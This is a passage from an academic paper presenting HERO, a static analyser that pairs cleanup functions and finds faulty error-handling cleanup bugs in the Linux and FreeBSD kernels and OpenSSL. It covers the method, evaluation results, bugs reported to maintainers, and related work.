A DiEH case can be infeasible or harmless. In this section, we present our techniques for eliminating such cases to confirm DiEH bugs. We also provide a ranking mechanism to prioritize DiEH cases.

Eliminating infeasible paths by detecting conflicts. HERO statically finds normal and error paths to detect DiEH. If a path is infeasible (i.e., containing conflicting path constraints), the detected DiEH would be a false positive. To remove such false positives, we aim to eliminate infeasible paths. An intuitive strategy is to employ traditional symbolic execution, which is not scalable and can easily lead to path explosion, not to mention that our target programs are complex. To address this problem, we propose a scalable *symbolic summary* for each function, which intra-procedurally captures *conflicting* constraints among the variables such as, conditional variables and return values. When a path contains such conflicting constraints, we deem it infeasible.

Specifically, the symbolic summary consists of two steps: (1) collecting constraints from the path under analysis, (2) checking the existence of conflicting constraints. In the first step, HERO analyzes the current path and collects constraints from every conditional statement, such as `if (flag == True)`. Further, HERO extracts changes against the variables of collected constraints that we are certain about, such as constant assignment like `flag = false`. If a change is uncertain, e.g., assigned with an unknown variable, we regard the case as an uncertain constraint. In the second step, HERO checks collected constraints, and treats the path as infeasible if it has conflicting constraints. (e.g., the first constraint is `flag == false` and then the second constraint is `flag == True`.) The symbolic summary conservatively regards all the uncertain constraints as solvable, ensuring the precision of the removal of infeasible paths. This simple approach can quickly and reliably (i.e., the infeasibility is determined) remove infeasible paths without handling complicated uncertain constraints, which is a lightweight version of under-constrained symbolic execution.

Figure 7 shows an example of conflicting constraints causing a false positive in detecting DiEH. For this case, without the symbolic summary, HERO would detect a missing-follower DiEH case—the release function, `kfree(max3421_hcd->rx)`, is missing in path ③–④–⑦–⑪–⑫–⑬–⑮–⑯–⑲. This is however a false positive because constraints `if(!hcd)` (line 4) and `if(hcd)` (line 16) are conflicting in the path. With the symbolic summary, when analyzing this path, HERO will first collect the constraint `hcd != NULL` from line 4 and the constraint `hcd == NULL` from line 16. Then, HERO determines that the constraints are conflicting, and thus the path is infeasible. In addition to checking conflicting constraints from a called function, our technique will check the ones from the current function and use them to eliminate infeasible paths. To collect more conflicting constraints, we also employ alias analysis, which is based on the LLVM alias analysis infrastructure [43] to map the variables involved in the constraints.

```
1  /* drivers/usb/host/max3421-hcd.c */
2  static int max3421_probe(struct spi_device *spi) {
3      hcd = usb_create_hcd( ... );
4      if (!hcd)
5          goto error;
6      ...
7      max3421_hcd->rx = kmalloc( ... );
8      if (!max3421_hcd->rx)
9          goto error;
10
11     max3421_hcd->spi_thread = kthread_run(...);
12     if (max3421_hcd->spi_thread == ERR_PTR(-ENOMEM))
13         goto error;
14     ...
15 error:
16     if (hcd)
17         kfree(max3421_hcd->rx);
18     ...
19     return retval;
20 }
```

Figure 7: Example of the conflicting constraints.

Our evaluation shows that our solution is effective, and it reduces about half of the false positives cases without introducing additional false negatives, which makes the results manageable for manual analysis. Nevertheless, our symbolic summary is based on intraprocedural analysis and only considering the most intuitive conflict constraints, and thus it still cannot handle the false positives caused by complicated conditions. The evaluation results in §7.3.1 show that, finally, for bug detection, 23% of false positives are caused by complex conditions, which cannot be handled by the symbolic summary. However, our intra-procedural symbolic summary and feasibility testing are highly scalable, with no noticeable slowdown in the analysis.

In general, we can compare the symbolic summary with the symbolic execution from the following aspects: (1) both do not have false-positive in theory, (2) the symbolic summary has false-negatives due to the intraprocedural analysis and also missing handling complex constraints, and (3) the symbolic summary performance is much better than symbolic execution because the front one would not suffer from complex constraint solving or copying state for the forked process, which only simply compares the must conflict constraints in a given path.

Eliminating harmless cases via dependency reasoning. HERO reports any incorrect-order follower functions as po-

tential DiEH. However, we observe that if two follower functions are independent, it is typically harmless to call them in staggered order. Therefore, we eliminate such independent cases. Specifically, we employ dependency reasoning to find independent follower functions. To be precise, we employ `MustAlias` analysis [43] and field-sensitive analysis. We apply the data-dependency analysis to the parameters and return values of the follower functions. If data dependency is found, we keep the DiEH cases. This technique can effectively remove the harmless incorrect-order DiEH cases.

Ranking reported bugs through cross-validation. To alleviate the manual effort in confirming DiEH bugs, HERO further ranks reported cases by employing cross-validation [14] across the cases. HERO calculates the percentage of error paths that encounter this problem. A lower percentage indicates that the DiEH case is an outlier and is more likely a bug. HERO then ranks the bugs based on the percentage in ascending order, for each category.

6 Implementation of HERO

We implement HERO based on LLVM-10 as multiple passes that identify error-handling structures, construct the EHG, perform delta-based pairing analysis, and detect DiEH bugs. We also implement multiple Python scripts for pairing and bug ranking. HERO is implemented with 5.5K lines of code in C++ and 800 lines of code in Python. In this section, we present some interesting implementation details.

Removing irrelevant functions in error paths. Compared to normal paths, error paths are often simple. Typically, irrelevant functions can be either (1) error-logging functions (e.g., `dev_err`), which log error messages, or (2) exit functions (`panic`), which terminate the execution. We employ two methods to eliminate such functions. First, we find that error-logging functions have clear patterns, e.g., having variadic and format parameters. We identify such functions by using pattern-matching. Second, to collect terminating functions, we identify wrapper functions that internally call primitive ones like `panic()`, `abort()`, and `exit()`. In total, we collect 537 irrelevant functions that are excluded from the pairing.

Ranking function pairs. The pairing analysis is precise for most cases but still has some false positives (see Figure 8) due to limitations with static analysis. We thus also provide a ranking mechanism against the pairs. The key insight is that for a true function pair, the occurrences of the leader function should close to the occurrences of the follower function. Given a function pair, we count the total occurrences of a leader function as `LT` and the total occurrences of its follower function as `FT`. Then, we count the frequency of function pair occurrence in the program as `PT`. Finally, we define the *paired rate (PR)* as $PR = \frac{PT^2}{FT*LT}$ and use it to rank the pairs in descending order. If PR approaches one the leader function and follower function are always used together; on the other hand, if PR approaches zero, the leader and the follower are rarely paired. Our evaluation (see §7.2) shows that such ranking can effectively squeeze most of the false positives into the bottom of the list, which can be eliminated easily.

7 Evaluation

We conduct our experiments on an Intel Xeon CPU server that has 48-cores and 256GB RAM, and runs Ubuntu-18.04 OS. All experiments use `-O2` optimization to generate bitcode (LLVM IR) files. We evaluate HERO on both system and application software, including Linux (commit #: 4d856f72c10) and FreeBSD (commit #: c54c07625bd) kernels, and OpenSSL library (commit #: 7821585206).

Analysis time and program complexity. Table 1 shows the analysis time for each component across different systems. Even for the Linux kernel, which has 17.7 million lines of code, the pairing finishes within one hour, and the detection finishes in about 10 hours. The results confirm that HERO is efficient and can scale to large programs. Note that HERO is currently single-threaded; multithreading can further improve its efficiency.

Target program	Lines of Code	IR files	Time for pairing	Detection time
Linux kernel v5.3	17.7M	18,071	48 min	10 h 16 min
FreeBSD v12.1	4.8M	1,483	10 min	2 h 28 min
OpenSSL	450K	1,902	53 sec	11min

Table 1: Analysis time of HERO and the complexity of programs.

Preparing pair sets. To evaluate our delta-based pairing, we prepare two sets of function pairs. The first set is the *reported pair set*, which includes 150 randomly selected unranked functions pairs identified by HERO. As will be detailed in §7.2, 89 of them are true pairs, while 61 are false pairs. The second set is the *ground-truth pair set*, which includes 86 function pairs of various types. We collected this set from 15 random source files across different subsystems of the Linux kernel; these files contain 26K lines of source code.

7.1 Characteristics of Identified Pairs

HERO detects more than 7.5K, 416, and 323 potential function pairs in the Linux kernel, OpenSSL, and FreeBSD, respectively. To further characterize these pairs, we pick the Linux kernel because it is the most complex. We first use script code to statistically select common keywords in the names of paired functions, and use the keywords to empirically classify pairs. The common keywords and the classification are summarized in Table 2. Interestingly, the keywords of a pair usually have the opposite meaning, indicating the paired operations, e.g., alloc/dealloc and increase/decrease.

Classes (Proportion)	LF Operations	FF Operations
Resource acquisition (50.2%)	alloc, new, request, create init	free, release, erase, destroy, remove fini, finish, deinit, uninit
Lock (4.4%)	lock, down	unlock, up
Refcount (12.5%)	get, inc	put, dec
Device related (18.2%)	register charge, on, enable	unregister, deregister uncharge, off, disable
Bit operation (0.7%)	set	clear
Others (33%)	apply, pin, assert join, add, map reserve begin, start, open setup	revert, unpin, deassert leave, remove, unmap delete, del end, finish, stop, exit, close clean, cleanup

Table 2: Common classes of function pairs in the Linux kernel. LF and FF are leader and follower functions, respectively.

Custom function pairs. A strength of our delta-based pairing analysis is that it does not require a large number of occurrences of pairs for inference or mining. As a result, HERO is capable of identifying function pairs that are composed of custom leader and follower functions, and thus it can identify a significantly larger number of pairs. To confirm that, we identify custom pairs from the 89 true pairs in the aforementioned reported pair set. We find that 71 are defined and used in specific modules, thus are custom. Therefore, the result shows that `79.8%` of them are custom.

7.2 Precision and Recall of Delta-Based Pairing




Figure 8: Precision rate and recall rate of pairing results. TP = True positives, FP = False positives; FN = False negatives.

Precision of the pairing. We first evaluate the precision rate (i.e., TP / (FP + TP)) of the pairing and the ranking mechanism. Manually confirming all the detected pairs is impractical, so we reuse the "reported pair set" which contains 150 unranked function pairs. In particular, we manually confirm the pairs through their names, semantics, functionalities, and usage by reading the code and comments. We found that functions names are very helpful in the confirmation because they contain opposite keywords (e.g., alloc/dealloc) and follow similar structures. Our confirmation shows that 89 are true function pairs. Automatically pairing the functions in large programs like Linux, where custom functions are prevalent, is very challenging. We believe the precision is already promising. However, to further improve the precision, we also provide a ranking mechanism, as shown in §6. The evaluation results show that the ranking mechanism can help exclude most of the false positives caused by irrelevant functions. As we discussed in §6, besides the 537 error-handling functions such as `warn()` , HERO treats all other functions as *potential* leader/follower functions. Thus other irrelevant functions can still incur noises. However, the false positives caused by these irrelevant functions can be further filtered out by the "paired rate," which is based on the fact that the irrelevant functions are often not paired to its leader or follower functions. For example, the function `__memcpy()` is an irrelevant function for functions pairs, but HERO still paired `__memcpy()` and `kfree()` twice in the Linux kernel. Nevertheless, `__memcpy()` is called more than 27K times, and `kfree()` is called more than 30K times in the linux kernel. Thus, the paired rate for function `__memcpy()` and `kfree()` is nearly 0, which means that they are not really a function pair. Figure 8 shows the precision evaluation for ranked pairs: For the top 30% of ranked pairs, the precision is 100%, and even for the 75% of the ranked pairs, the precision is about 70%.

We summarize three major causes of false positives. First, irrelevant functions still exist in EH stacks, introducing noises in the pairing. Second, function pairs may not appear in the same function but across different functions. The current implementation of HERO employs an intra-procedural analysis which would miss such pairs. Third, the detection of error paths, which is based on error codes, may misidentify normal paths and error paths of custom error codes are involved, leading to false positives as well.

Recall of the pairing. We also evaluate the recall rate (i.e., TP / (TP + FN)) of the pairing and the ranking mechanism using the aforementioned ground-truth pair set. The set contains 86 true function pairs; we find that HERO can detect 61 of them, leading to a recall rate of 0.71. Furthermore, Figure 8 shows the recall rate for the ranked pairs. Similar to the causes of false positives, false negatives are also mainly caused by (1) incorrect error-path identification and (2) noises in delta analysis.

	PF-Miner	PairMiner	HERO	HERO (30%)
Linux	-	94.7	303.3	128.2
Android	50.5	-	-	-

Table 3: Comparison with the closest pairing tools PF-Miner [23] and PairMiner [24]: Number of function pairs per million lines of source code. The top 30% of pairs identified by HERO are precise.

7.2.1 Comparison with Previous Pairing Analyses

We aim to compare HERO with related works on function pairing. We identify the following most relevant and recent works: PairMiner [24] and PF-Miner [23]. RID [28] also pairs functions; however, it focuses only on refcount-related ones and uses simple string matching (e.g., `*_inc/*_dec`), so we exclude it from the comparison. PF-Miner [23] first employs string matching (e.g., `new/delete` and `alloc/free`) to collect functions. Then, equipped with a mining algorithm, it statistically pairs the functions that often show up pairwise in the normal and error paths. After analyzing the C source code of the Android kernel, PF-Miner identifies 546 paired functions. PairMiner [24] shares similar approaches because it is built on top of PF-Miner. PairMiner identifies 1023 paired functions in the Linux kernel.

We compare HERO with these tools in how many function pairs are identified. Unfortunately, we cannot compare precision values because neither tool provided such numbers. Note that PF-Miner and PairMiner both employ simple mining (i.e., statistical counting) to collect pairs, we believe they inherently suffer from precision issues and could not support custom functions. Table 3 presents the details of the comparison. Specifically, HERO is agnostic to types of function pairs and supports custom functions. HERO also identifies significantly more pairs. Even if we select the top 30% of ranked function pairs, the number is significantly higher compared to either PF-Miner or PairMiner. We attribute HERO's effectiveness to its delta-based pairing analysis, which is precise and can support custom functions.

Evaluation against dependency-based pairing. WYSIWIB [22] employs data dependencies to pair alloc/dealloc function pairs. To compare HERO to such pairing, we extend the dependency analysis to all functions in the normal and error paths. As a result, such pairing reports about 200% more function pairs; however, we found the majority of them are false positives (wrong pairs), disqualifying it for the DiEH detection. This result shows that delta-based analysis can significantly reduce false function pairs and make results more precise.

7.3 Bug Detection

Based on the precision and recall trade-off shown in Figure 8, we choose the top 43.2% of function pairs for detecting DiEH bugs because it achieves a high precision (92.5%) and a reasonably good recall (60.4%). We then apply HERO to three target programs, the Linux kernel, the FreeBSD kernel, and the OpenSSL library, with corresponding 3276, 94, and 123 function pairs detected.

Based on these function pairs, HERO finally identifies 234, 2, and 3 DiEH bugs from the Linux kernel, FreeBSD, and OpenSSL library. The details of the identified bugs are shown in Appendix A. Among these detected DiEH bugs, 72% are caused by inadequate follower functions, 25% are caused by incorrect-order follower functions, and 3% are caused by redundant follower functions. Further, we found that the drivers of the Linux kernel are buggier than its core kernel. In the Linux kernel, the driver code accounts for 62% of the whole code-base; however, 87.6% of the found DiEH bugs come from the driver code, which means the bug density of the driver code vs. the core kernel is 4.3 : 1. We believe this is due to the following reasons: (1) drivers contain more custom functions, which are harder to be analyzed by previous static-analysis approaches; (2) many functions in drivers are used to support outdated devices and thus infrequently used or tested, and (3) compared to the core kernel, the drivers are less tested because existing dynamic-analysis tools require hardware devices or their emulation [4]. In the rest part of this section, we will present the causes of false positives and some interesting findings. For simplicity, we focus on the Linux kernel because it is the largest and the most complex.

7.3.1 False-Positive Analysis

HERO in total reports 454 potential DiEH cases in the Linux kernel, with 170 for incorrect-order, 40 for redundant, and 244 for inadequate DiEH cases. We manually check all these cases and regard a case as a true bug if it meets both of the following conditions: (1) the case is an actual DiEH case, and (2) the case would introduce at least one security issue. We confirmed 234 (thus, the false-positive rate is 48%) of them as true positives, with 58, 7, and 169 for incorrect-order, redundant, and inadequate DiEH bugs, respectively. To manually confirm these bugs, three researchers spent about a total of 16 man-hours. We believe the precision is reasonably good for static analysis–based detection against complex programs, and the manual effort for the confirmation is very manageable. Further, we patched and reported 230 bugs to the maintainers. The remaining 4 cases are removed in the latest version of the kernel. As of the submission of this paper, 125 of them have been accepted, and 105 have not received a response yet. We further analyzed the major causes of false positives.

First, we find that 23% of false positives are caused by complex path conditions that were missed by our under-constrained path-feasibility testing. We can mitigate these false positives by collecting more constraints from the complex path conditions.

Second, although some DiEH cases indeed exist, their impacts are prevented by some security operations such as enforcing a NULL check for a released pointer. Such cases contribute about 7% of false positives, and removing such false positives requires understanding the security operations. Third, our pairing analysis still misses the follower functions for some leader functions. This causes 18% of false positives. The remaining false positives are caused by other issues such as the aliasing problem in the static analysis, or incorrect detection of error paths.

7.3.2 Maintainer Feedback

During the bug confirmation and reporting, we found that function pairs are often used incorrectly. First, 8.2% of DiEH bugs are introduced by previous patches that incorrectly fixed error-handling bugs. For example, the patch (`6e5da6f7d824` [2]) in the Linux kernel fixed a DiEH bug caused by inadequate follower function. However, when this patch calls function `pm_runtime_get_sync()`, it still misses `pm_runtime_put()` when the call of function `pm_runtime_get_sync()` fails, which results in the bug. Second, even experienced Linux maintainers are not familiar with some follower functions, particularly custom ones. For example, few maintainers were aware that `kobject_put(P->kobj)` releases pointers `P` and `P->kobj`. These results are consistent with our previous findings in §2.2.3—cleanup operations are common, complex, and difficult to get right.

7.4 Security Impact Analysis

We not only confirm DiEH bugs but also empirically determine the impact of confirmed bugs. The impact is based on the involved variables and the contexts of each bug. Our determination is conservative—if a case is too complicated to analyze, we exclude it from the bugs. We reported the rest of the bugs to maintainers.

Type of bugs	Prop	Causes	CWE-ID [8]
Refcount leak	85.8%	IFL (75.6%), IOF (24.4%)	CWE-911
Memory leak	9.2%	IFL (77.3%), IFO (22.7%)	CWE-401
UAF/DF	1.7%	RFL	CWE-416, CWE-415
Double unlock	1.3%	RFL	CWE-765

Table 4: Most common security impacts of bugs found by HERO. CWE = common weakness enumeration. IOF = incorrect order of follower function, IFL = Inadequate follower functions, RFL = redundant follower function.

We summarize the impacts of the confirmed bugs in Table 4. 98.0% of the bugs would cause at least one of the security impacts mentioned in the table. Specifically, 3.0% of DiEH bugs would lead to use-after-free, double-free, or double-unlock, and all of them are caused by redundant follower functions. As we discussed in §2.2.5, these DiEH bugs can lead to critical security issues like memory corruption, DoS, privilege escalation.

Further, 85.8% of DiEH bugs would lead to refcount leak, with 75.6% of them caused by inadequate DiEH and 24.4% caused by incorrect-order DiEH. People often regard refcount leaks as general bugs but not security-critical ones. However, we argue that refcount leaks can also cause memory corruption. When a refcount field, especially the one with only 16 or less bits, is repeatedly incremented, it will finally overflow to zero, triggering a free and finally causing a use-after-free. As we discuss in §2.2.5, CVE-2016-0728 [30] is such an example. Moreover, there are many examples of exploiting refcount leaks for privilege escalation (e.g., CVE-2016-0728, CVE-2014-2851) and DoS (e.g., CVE-2019-9857). DoS, like crashing in the kernel, is security-critical for long-running servers.

Also, 9.2% of DiEH bugs would lead to memory leaks, with 77.2% of them caused by inadequate DiEH and 22.7% caused by incorrect-order DiEH. Memory leaks in the kernel can also be critical because they may result in DoS of the whole system. Assigned CVEs of kernel memory leaks include CVE-2020-15393 [40], CVE-2019-8980 [38], CVE-2019-5023 [36].

Type of entry points	Number of reachable bugs
System calls	180 (76.9%)
`ioctl` handlers	190 (81.2%)
IRQ handlers	185 (79.1%)
Total	199 (85.0%)

Table 5: The numbers of DiEH bugs that can be triggered from system calls, `ioctl` handlers, and IRQ handlers.

Triggerability analysis for detected bugs. To further understand the security impacts of bugs identified by HERO, we also tested the triggerability of them. Automatically confirming the triggerability of kernel bugs is still considered a challenging research problem. Dynamic analysis tools like OS fuzzers [7, 49, 51] have a low false-positive rate but suffer from performance issues and many false negatives. Therefore, similar to previous works such as SID [55], this evaluation focuses on identifying triggerable call stacks from the adversary-reachable entry points (e.g., system calls, `ioctl` handlers, and IRQs handlers) to the functions containing DiEH bugs. More details about the entry points are shown in Section VI.D of the SID paper [55]. Specifically, we analyze all the call instructions in the Linux kernel and leverage the state-of-the-art technique MLTA [25, 27] to handle the indirect calls, and finally build a complete call graph of the Linux kernel. Based on this call graph, given a vulnerable function that includes a DiEH bug, we traverse every entry-point function and extract the shortest path from each of them to the vulnerable function. If there is no path between a vulnerable function to all the entry points, we will mark the bug as non-reachable.

Table 5 shows the results of our triggerability analysis. 85.0% of DiEH bugs identified by HERO can be reached from at least one of the entry points, which means that it is possible for adversaries to intentionally trigger these bugs by constructing a specific input. Among these cases, 76.9% of them can be triggered through system calls, which means that they are relatively easier to be triggered by attackers and thus have a higher impact. The last column in Table 7 shows the specific triggerability information for each bug.

8 Discussion

Flow-sensitive vs. Path-sensitive. HERO is flow-sensitive and partially path-sensitive. Being path-sensitive can significantly improve the precision in both pairing and bug detection. However, full path-sensitive analysis cannot scale to large programs such as OS kernel yet. To eliminate the infeasible paths, §5.1 showed that HERO employed the symbolic summary to scalably identify conflicting path conditions, and further remove infeasible paths.

Generality. In the evaluation, we applied HERO to both kernels and a userspace program. The evaluation shows that applying HERO to a new program does not require extra manual effort. However, the precision of pairing analysis and DiEH detection slightly varies on different programs. In general, the detection precision for the Linux kernel is better than it for the FreeBSD and the OpenSSL library. We believe this is due to the reason that the error codes in the Linux kernel are well defined and used. Thus, HERO can better identify error paths and build the EHG.

HERO can be potentially extended also to analyze programs written in other languages or using other error-handling mechanisms. HERO detects DiEH bugs based on two factors (1) capturing errors and (2) analyzing the error-handling code. The logic of developers performing cleanups in error handling is mainly independent of the languages. However, factor (1) is dependent on the languages. To extend HERO, we need to instruct it to identify the errors and error-capturing mechanisms dependent on languages. For example, C++ typically uses the "try-catch" blocks, so HERO needs to further recognize the corresponding patterns in LLVM IR.

Exploitability of detected bugs. To further explore the security impacts of identified DiEH bugs, we need to determine the exploitability of these bugs. However, in this paper, we focus on detecting DiEH bugs instead of exploiting them. We believe that bug exploitation is a separate research topic and is out of our scope. To exploit DiEH bugs, the key is to trigger the corresponding errors, so that the error paths can be executed, which has been demonstrated by the previous works such as fault injection [44] and memory exhaustion [60]. Memory leak and refcount leak bugs can already cause the DoS problem if they can be steadily triggered through these techniques. For other DiEH bugs, after being triggered, adversaries can reuse existing attack techniques such as memory collision attacks [56] to generate the exploits.

Suggestions for avoiding DiEH. Based on our interactions with the kernel maintainers, we suggest several ways to avoid DiEH bugs. First, program developers should try to separate the cleanup operations from normal executions and handle the errors uniformly with a standardized error-handling structure. As shown in Figure 1, all the cleanup functions are called after the jump target `unreg_video_dev`.In contrast, in some cases, only parts of follower functions are used with a standardized error-handling approach, like this example, but other follower functions are called directly after the errors. This inconsistent error-handling often makes the code hard to maintain and can further lead to DiEH bugs. Second, API developers should follow the programming convention and provide clear instructions. For example, [6] shows the source code of function `kobject_init_and_add()`. In the latest version of the kernel, the comments clearly emphasize that "If this function returns an error, `kobject_put()` must be called to properly clean up the memory associated with the object," which, however, is missed before v5.2 and further incur lots of API misuse errors. This information can guide API users to correctly use this API. Third, API users should read instructions to understand how to use the API, instead of assuming its usage. At last, API users can cross-check the usages of API by looking into how other caller functions use the API. Fourth, checking the related patches of this API (e.g., through `git log`) is also helpful to know the common mistakes.

More applications of pairing analysis. Pairing analysis can be used in other areas, such as helping API users check function usage and bug detectors identify other types of bugs. For example, by identifying the lock/unlock function pairs, we can infer the functions that can execute concurrently and further detecting potential race conditions. These function pairs can be used to detect temporal bugs based on different temporal rules.

9 Related Work

Function pairs detection. As we compared in §7.2, several previous works also try to identify function pairs in large programs. In particular, Mao et al. [28] focused on identifying refcount-related bugs by comparing the inconsistent paths. To this end, they collected 800 pairs of refcount-related APIs by simply string-matching function names, e.g., `*_inc` and `*_dec`. WYSIWIB [22] analyzes the data dependencies of pointers to collect 304 pairs of allocation and deallocation functions. Compared to these works, HERO is not limited to a specific type of pair, and its delta-based pairing is more precise. PF-Miner [23] and PairMiner [24] have been introduced in §7.2, which employ data mining and string matching. To the best of our knowledge, PairMiner represents the state-of-the-art in automatically detecting various types of function pairs. Compared to HERO, since PF-Miner and PairMiner employ simple mining to collect pairs, we believe that the tools cannot support custom functions and are likely to suffer from precision issues, although they do not evaluate precision. Different from these static analysis tools, Bai et al. [3] employed dynamic tracing to collect 81 function pairs in four device drivers in Linux, which is not representative of the whole kernel.

Error-handling analysis. Many previous works also analyze error-handling code to detect bugs in software like OpenSSL

and OS kernels. Rubio-González et al. [45] and EIO [18] detect error-propagation bugs in file systems. APEx [20], ErrDoc [53], and EPEx [19] reason about the error-code propagation in open-source SSL implementations, either automatically or via user definitions. Saha et al. [47] proposed an automatic approach, which can transform the coding style and structure of the error-handling code to a goto-based standardized error-handling strategy. Tang [50] proposed a tool to detect error code misuses in system programs. EESI [13] is a static analysis tool, which can infer C program function-error specifications through return-code idiom. EESI can identify inadequate and inverted error-checks, and also incomplete error handling bugs. An inherent difference is that these works focus on reasoning about the "handling" itself—if an error code is returned, passed, or handled in callers—instead of the cleanup operations before the handling.

Unlike previous works that aim to make error handling sufficient, EeCatch [42] instead detects exaggerated (or excessive) error handling which often causes crashes. EeCatch employs spatial and temporal cross-checking to identify irregular and *over-severe* error handling as potential exaggerated error-handling bugs. HERO differs from EeCatch in both research goals and approaches. First, HERO aims to detect the ordering issues in the error-handling code, instead of the incorrect severity level of error handling. DiEH causes not only crashes but also memory corruption. Second, HERO's key technique is the precise function pairing while EeCatch features the spatial and temporal cross-checking. To explore the structure of error-handling code, Thummalapenta et al. [52] proposed a mining algorithm, which mining sequence association rules and rule violations of function calls in a large number of the normal and error paths. Different from this work, HERO can precisely identify function pairs based on delta analysis, which can handle the custom functions.

Bug detection in error paths. There is also a line of research that focuses on finding bugs in cleanup operations in error paths. In particular, Saha et al. [48] proposed Hector, which identifies missing resource-release functions in the systems software. Hector assumes the pointer-returning functions are allocation functions, and the last pointer-usage function is a deallocation function. They identify the missing-release bugs by comparing the inconsistencies in different error paths. Mao et al. [28] implemented RID, which can identify refcount related bugs by analyzing the inconsistent paths in the function; oftentimes, the bugs are in error paths. Lawall et al. [21] proposed a tool to detect error-handling bugs in the Linux kernel and OpenSSL, which are related to API usage protocols. GUEB [16] and CRED [58] are static-analysis tools that can identify use-after-free bugs. All these works focus on a specific type of error-handling bugs, such as missing release. To the best of our knowledge, none of the tools could detect incorrect-order and redundant DiEH bugs, which requires precise and comprehensive identification of function pairs.

Bug detection with rules inference. Some previous works also identified bugs though rules inference based on code semantics. APISan [59] detects API misuses by analyzing rich symbolic contexts. Acharya et al. [1] proposed a mining technique to check the partial-order rules of API usages and detect related rules violation bugs. Gruska et al. [17] presented a tool to mine API usage rules across different projects. Similarly, some previous works [5, 12, 26, 54, 57] detect different types of bugs in a program through a mining approach to generate rules and detect violations. Different from these works, HERO does not rely on unknown-rule mining to detect bugs, thus it can support custom functions; instead, HERO takes advantage of the unique structures of the error-handling code.

10 Conclusion

Large programs such as OS kernels usually have complicated error-handling and code-cleanup mechanisms, which are buggy because they are less tested and hard to implement. Prior research attempted to detect the bugs, but mainly on the "handling" part instead of the cleanup mechanisms. This paper proposed DiEH bugs, a class of error-handling bugs that are caused by improper cleanup operations—incorrect-order, redundant, and inadequate cleanups. Through a study, we show that DiEH is hard to avoid and thus is prevalent; it also causes critical security problems such as memory corruption and privilege escalation. This paper then presented a new detection system, HERO. At its core is a precise function pairing technique that leverages the unique error-handling structures in low-level languages. We evaluate HERO on two OS kernels and the OpenSSL library. The results show that HERO can precisely identify a large number of function pairs including custom ones, and can detect 239 critical DiEH bugs, most of which were confirmed by maintainers. HERO is generic, and its precise pairing analysis can be applied to benefit other research such as race detection and temporal-rule inferences.

11 Acknowledgment

We thank our shepherd, Mathias Payer, and the anonymous reviewers for their helpful suggestions and comments. We are grateful to Linux maintainers for providing prompt feedback on patching the Linux kernel. The authors also thank Peng Le for helping implement function pairing. This research was supported in part by the NSF awards CNS-1815621 and CNS-1931208. Any opinions, findings, conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] M. Acharya, T. Xie, J. Pei, and J. Xu. Mining api patterns as partial orders from source code: from usage scenarios to specifications. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering*, pages 25–34, 2007.

[2] B. Andersson. Linux kernel patch log, 2020. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=6e5da6f7d82474e94c2d4a38cf9ca4edbb3e03a0.

[3] J.-J. Bai, H.-Q. Liu, Y.-P. Wang, and S.-M. Hu. Runtime checking for paired functions in device drivers. In *2014 21st Asia-Pacific Software Engineering Conference*, volume 1, pages 407–414. IEEE, 2014.

[4] F. Bellard. Qemu, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, volume 41, page 46, 2005.

[5] P. Bian, B. Liang, Y. Zhang, C. Yang, W. Shi, and Y. Cai. Detecting bugs by discovering expectations and their violations. *IEEE Transactions on Software Engineering*, 45(10):984–1001, 2018.

[6] Bootlin-Community. Linux kernel: kobject_init_and_add(), 2020. https://elixir.bootlin.com/linux/v5.7-rc7/source/lib/kobject.c#L464.

[7] J. Corina, A. Machiry, C. Salls, Y. Shoshitaishvili, S. Hao, C. Kruegel, and G. Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138. ACM, 2017.

[8] M. Corporation. Common weakness enumeration (cwe), 2020. https://cwe.mitre.org/.

[9] M. Corporation. Owasp top ten 2004 category a9 - denial of service, 2020. https://cwe.mitre.org/data/definitions/730.html.

[10] M. Corporation. Cwe-200: Exposure of sensitive information to an unauthorized actor, 2020. https://cwe.mitre.org/data/definitions/200.html.

[11] M. Corporation. Cwe-416: Use after free, 2020. https://cwe.mitre.org/data/definitions/416.html.

[12] D. DeFreez, A. V. Thakur, and C. Rubio-González. Path-based function embedding and its application to specification mining. *arXiv preprint arXiv:1802.07779*, 2018.

[13] D. DeFreez, H. M. Baldwin, C. Rubio-González, and A. V. Thakur. Effective error-specification inference via domain-knowledge expansion. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 466–476, 2019.

[14] D. Engler, D. Y. Chen, S. Hallem, A. Chou, and B. Chelf. Bugs as deviant behavior: A general approach to inferring errors in systems code. *ACM SIGOPS Operating Systems Review*, 35(5):57–72, 2001.

[15] G. Fan, R. Wu, Q. Shi, X. Xiao, J. Zhou, and C. Zhang. Smoke: scalable path-sensitive memory leak detection for millions of lines of code. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 72–82. IEEE, 2019.

[16] J. Feist, L. Mounier, and M.-L. Potet. Statically detecting use after free on binary code. *Journal of Computer Virology and Hacking Techniques*, 10(3):211–217, 2014.

[17] N. Gruska, A. Wasylkowski, and A. Zeller. Learning from 6,000 projects: lightweight cross-project anomaly detection. In *Proceedings of the 19th international symposium on Software testing and analysis*, pages 119–130, 2010.

[18] H. S. Gunawi, C. Rubio-González, A. C. Arpaci-Dusseau, R. H. Arpaci-Dusseau, and B. Liblit. Eio: Error handling is occasionally correct. In *FAST*, volume 8, pages 1–16, 2008.

[19] S. Jana, Y. J. Kang, S. Roth, and B. Ray. Automatically detecting error handling bugs using error specifications. In *USENIX Security Symposium*, pages 345–362, 2016.

[20] Y. Kang, B. Ray, and S. Jana. Apex: Automated inference of error specifications for c apis. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, pages 472–482. ACM, 2016.

